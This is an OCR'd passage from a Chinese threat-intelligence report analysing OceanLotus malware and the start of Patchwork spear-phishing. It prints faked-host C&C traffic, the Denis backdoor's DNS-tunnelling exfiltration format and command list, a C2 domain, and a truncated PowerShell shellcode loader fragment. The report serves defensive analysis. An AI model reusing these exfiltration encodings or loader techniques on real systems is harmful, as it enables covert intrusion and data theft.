

图 87 海莲花组织分析配图（17）

（8）与服务器通信的数据包如下，可以看出服务器回复了一条加密的数据。此处的 Host 主机名实际为海莲花组织伪造的信息，用来绕过某些厂商对该 Host 字段的检测。

```
GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
Cookie: skin=noskin;session-token=j+Otl0/XY2DGYF9s6V49Tsshl3Gg/vbLFRB6xki/uxIje/ohaiJtmKquoUPBalGxx4+L+gdE5Dpt1vhu1yOryA9kZrT
+L7MvQwQTHn03dHHbFXXa0nTVxQ6DWL3AUm+yoLYF161z4F8NbrGGCr8ja6S2tBH9LrjbkCcY3E5IJw4=csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 15 Nov 2017 09:32:14 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
Content-Length: 0
```

图 88 海莲花组织分析配图（18）

（9）根据捕获到的一些真实攻击案例分析，木马首先会向 C&C 服务器发送探测，当 C&C 服务器返回一段报文后，木马发送本机信息，信息中含有一段加密报文以及程序目录地址。


```
41130^7601^ServicePack1^6.1^Windows7Professional^7601.win7sp1_rtm.101119-1850
^锟?锟?锟?锟?7hehehaha锟?锟?锟?锟?M%SESSIONNAME%锟?锟?锟?锟?A1284锟?锟?锟?锟?
CC:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe锟?锟?锟?锟?NC:\Win
dows\system32\cmd.exe锟?锟?锟?锟?2cJ4k7D8SLsnS2ja5efppeonhiCik5pxcd7ujUNjivnx
aDuxjnfkWoaRpKDOBkYrmAwypzxkPOHHLpzdrRu8bf+tJaEwnoMUTddbm0UBq8vVevVonKZ9rKTEf
HecpSEgeJLHjTGlElDmm3Z5T988G5r2+SrdJdaGP9dnQfz5jr23JUIgcb5QsswXH7tPLWZ5TlFvlD
zD37lnMY+eX/4rRFMFBO3qxRISKCyXnNuAYt3b5Eskvlqd78TnPxH+tD7/HwclI6v+e+RuL06Rj7F
2nt0672Q3x1ScTQzRcLujP2qReykGS6SBUlwnHXPRVKTSmINx+UTsc265UMrSLi0snCBF72/awFff
bMlnSbFThiIUSM1P5sqgNDa2FFpCL4KOyBqWcMr8sxrFVKxpEbN/yNAgNyNYcng2LbeXNmEvxpD/S
yYAOYazP8Dn9j6GSJYU/7Yz5d0RJrN51nPL+Yz61/mnwWd/mN2n/f+u9oFRoVGZFjcbcEzSoCbm+b
3rXvzLID0iL6It/qy46YTLPeOLYE4keWGQEFIS0eGw1F2ca24Fa74yD/9RwmVAONTkJU1Bb43Aja3
6cESmLC7Aa9dwqjbZ16CCbSG/rlDrutRCVC2Bnq9LPnVhsgV//K3Wg=锟?锟?锟?锟?5HEHEHAHA-
PC锟?锟?锟?锟?61000000000锟?锟?锟?锟?8?锟?锟?锟?锟?E锟?锟?锟?锟?B2908锟?锟?锟
?锟?G锟?锟?锟?锟?HIntel64Family6Model94Stepping3锟?锟?锟?锟?90锟?锟?锟?锟?Jhe
hehaha锟?锟?锟?锟?D936锟?锟?锟?锟?F锟?锟?锟?锟?KC:\Users\hehehaha锟?锟?锟?锟?
I0锟?锟?锟?锟?O|^|^VMware,VMwareVirtualS1.0|^|^|^|^锟?锟?锟?锟?Uaf5c0804-4e72
-4f20-a826-b9073eb11d00锟?锟?锟?锟?4DDB58C2F5A14915B97F3046A192104CFFFFE40000
000052a锟?F
```


图 89 海莲花组织分析配图（19）

3. 利用 DNS 隧道传输数据的 Denis 木马

Denis 是海莲花较常使用的一种利用 DNS 协议传输数据的后门，目前已发现至少 3 个变种。

（1）变种一：

a. 首次运行时，获取系统启动的毫秒值，并经过 Base64 编码，发送给 DNS 服务器 8.8.8.8。此 DNS 请求用来获取 BotID：



图 90 海莲花组织分析配图（20）

b. C&C 服务器返回 BotID，BotID 经过了 zlib 压缩，即其中的 789c 起始的数据。



图 91 海莲花组织分析配图（21）

本例是 2E D9 95 62 即 0x2ED99562，以后 Denis 和 C&C 的通信都会加上此 BotID。

c.随后 Denis 向 C&C 发送系统信息，主要是机器名称和用户账号。数据先经过 zlib 压缩，再 Base64 编码。



图 92 海莲花组织分析配图（22）

其中 LtmVYgQAAAAAAAEAAAAAAAAAAAAAAJCY，经过 Base64 解码之后 2E D9 95 62 04 00 00 00 00 00 01 00 00 00，“2E D9 95 62”是 BotID，“04 00 00 00 00 00 01 00 00 00”是固定的。

AAAAADwAAAA6AAAAeJwLc_ULDdY1MjeyMHQydHRyTMnNzMssLilKLMkvYnBiAA.gTOP_R2-iV9mZGVkZmBkYGKAAwD7vA2H 经过 Base64 解码，再进行 zlib 解压，如下：



图 93 海莲花组织分析配图（23）

之后，发送心跳包，数据正是 BotID 的 Base64 编码。



图 94 海莲花组织分析配图（24）

变种一共支持 16 种指令。

```
; enum CMDS, mappedto_64
CMD_API_RUN       = 1
CMD_FREE_LIB      = 2
CMD_PROC_START    = 3
CMD_READ_FILE     = 4
CMD_SHELL_RES     = 5
CMD_NONE          = 6
CMD_WRITE         = 7
CMD_ENUM_WINDOWS  = 0Ah
CMD_SET_REG       = 0Bh
CMD_REG           = 0Ch
CMD_FIND          = 0Fh
CMDS_MOVE         = 10h
CMD_DELETE        = 11h
CMD_DRVS_INF      = 12h
CMD_CREATE_DIR    = 13h
CMD_REMOVE        = 14h
```

图 95 海莲花组织分析配图（25）

（2）变种二：

与变种一 Denis 相比，最大变化是 DNS 编码方式。变种二运行后，获取机器名称，并按照一定规则编码为 DNS 请求，发送给 DNS 服务器。机器名称先转为小写，再转为 UNICODE 编码。

按固定规则对 UNICODE 编码的字符串进行替换。对于数字 0 到 9，用 g 替换 0，h 替换 1。依次递增。对于 a 到 f 用还是用字符 a 到 f 替换。

明文	密文	明文	密文
0	g	8	o
1	h	9	p
2	i	a	a
3	j	b	b
4	k	c	c
5	l	d	d
6	m	e	e
7	n	f	f

按照如上规则，76 00 编码为 nmgg，6E 00 编码编码为 megg，整体转为如下：



图 96 海莲花组织分析配图（26）

变种二同时支持 http 协议，就目前看到的所有报文，上述 dns 请求，会返回一个 IP 地址。



图 97 海莲花组织分析配图（27）

之后木马会向该 IP 地址发送 POST 请求，host 和 referer 仍然是上述规则编码的 dns。

图 98 海莲花组织分析配图（28）

此外，变种二还使用了一些更高级的手法，如多层 loader、dll 劫持、shellcode 混淆等。最外层 loader 解密自身资源为 dll，并在内存加载。dll 继续解密自身资源，释放为 rastlsc.exe、rastls.dll、OUTLFLTR.DAT 文件。路径是 C:\Program Files\Symantec\Proxy\，显然想假冒是 Symantec 的相关组件。其中 rastlsc.exe 是 Symantec 的白文件，rastls.dll 是恶意的，OUTLFLTR.DAT 是加密的数据。rastls.dll 被 rastlsc.exe 加载后，解密 OUTLFLTR.DAT 为新的 dll，此 dll 是最核心的样本。外层的 loader 和 rastls.dll 里负责解密的 shellcode 都经过了混淆。

（3）变种三：

变种三的通信格式有很大变化，按照如下格式发送数据：IC<Container type>.<UID>.<Container>.<Server address>。

以如下为例：

IC1.MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS.LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW.tt.lookfofo.com

其中 IC 固定，1 是 Container type，表示本帧数据(即 Container 部分)是上传系统信息。Container type 共有 1 到 4 种。2 表示正在接收的文件的状态，如总大小，已接收多少等。3 表示接收文件接收成功。4 表示指令执行成功的状态。MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS 即 UID，是机器名称和 IP 地址经过 Base32 编码的数据。LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW 即 Container，也是 Base32 编码的数据。包括固定的字符串 IACIMAOQ 和系统盘符等。

4. 后门 Salgorea 分析

2015 年我们发现一种海莲花组织使用的后门程序，主要通过鱼叉邮件攻击，赛门铁克将其命名为 Salgorea。2017 年此后门依然活跃，只是使用了 powershell 做载体，但功能完全一致。

2015 年，Salgorea 样本的图标伪装成 Word 文档或 JPG 文档，还使用了一些颇具迷惑性的社工类文件名，如"商量好的合同"等。运行后释放 Bundle.rdb 文件，并注入到 msiexec.exe 进程。Bundle.rdb 正是实现了 Salgorea 核心代码的 dll。

主要功能如下：

加载 dll 并执行其导出函数；

读、写、删除、上传文件；

创建文件夹；结束进程；

枚举注册表；收集系统信息。

2017 年，我们发现一个 powershell 样本，解密出一段 shellcode 并创建线程执行。shellcode 核心功能是解密出一个 dll 并在内存里加载执行。

```
$binary = [Convert]::FromBase64String("6MBQBgD+/v7+u61dh3QRO0YNHOa3V(

$signature=@'
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread
```

图 99 海莲花组织分析配图（29）

经过分析，确认和 2015 年的核心代码 Bundle.rdb 的功能完全一致。只是代码做了很多混淆。

```
1000ED5D        sub     eax, 148h
1000ED62        jz      loc_1000EDED
1000ED68        sub     eax, 40h
1000ED6B        jz      short loc_1000EDD3
1000ED6D        sub     eax, 1845h
1000ED72        jz      short loc_1000EDBB
1000ED74        sub     eax, 53h
1000ED77        jz      short loc_1000EDA3
1000ED79        sub     eax, 290Dh
1000ED7E        jz      short loc_1000ED8C
```

图 100 海莲花组织分析配图（30）

```
1002F5FD        sub     eax, 148h
1002F602        jz      loc_1002F67D
1002F608        sub     eax, 40h
1002F60B        jz      loc_1002EE05
1002F611        sub     eax, 1845h
1002F616        jz      loc_1002FB40
1002F61C        sub     eax, 53h
1002F61F        jz      loc_1002FA56
1002F625        sub     eax, 290Dh
1002F62A        jz      loc_1002F9CD
```

图 101 海莲花组织分析配图（31）

上两图是 Bundle.rdb 和 2017 年 dll 负责处理 C&C 命令的函数，比较关键指令后发现其完全同源。因此很容易得出结论，Salgorea 是海莲花一直在使用的后门，而且功能没有任何变化。变化的只是 Loader，2017 年使用了 Powershell 脚本加载核心代码模块而已。

4.1.2 白象组织

“白象”又名“Patchwork”，“摩诃草”，疑似来自南亚某国。自 2012 年以来持续针对中国、巴基斯坦等国进行网络攻击，长期窃取目标国家的科研、军事资料。与其他组织不同的是，该组织非常擅长根据不同的攻击目标伪造不同版本的相关军事、政治信息，以进行下一步的攻击渗透。

2017 年下半年以来，我们发现了多起与白象组织相关的最新攻击事件。该组织通过鱼叉式钓鱼邮件，并配合社会工程学手段在邮件中发送带有格式漏洞文档的链接，诱导受害人点击下载并点击，漏洞触发成功后，会下载 Quasar，BADNEWS 等变种远控木马。

4.1.2.1 白象组织鱼叉攻击事件

在 2017 年该组织多次针对中国进行的攻击中，鱼叉攻击为其主要的攻击手段，且手法多样，政治敏感，诱惑力极强。下面将介绍我们捕获到的该组织的几个攻击案例。

1. 攻击事件 A：

第一次集中攻击事件发生在 2017 年 11 月份左右，我们监控到该组织发起了多次鱼叉攻击。相关案例如下：

使用邮件投放名为 China_Strategic_Chain 的 docx 文档，并在邮件中文档内容进行阐述，引诱用户点击打开。

当用户打开该文档后，显示提示在输入栏输入密码 KEY，再点击左上方的图标即可完成解锁。实际上该输入栏为文本框，且图标为内嵌的 OLE 对象，该对象在点击后便会触发。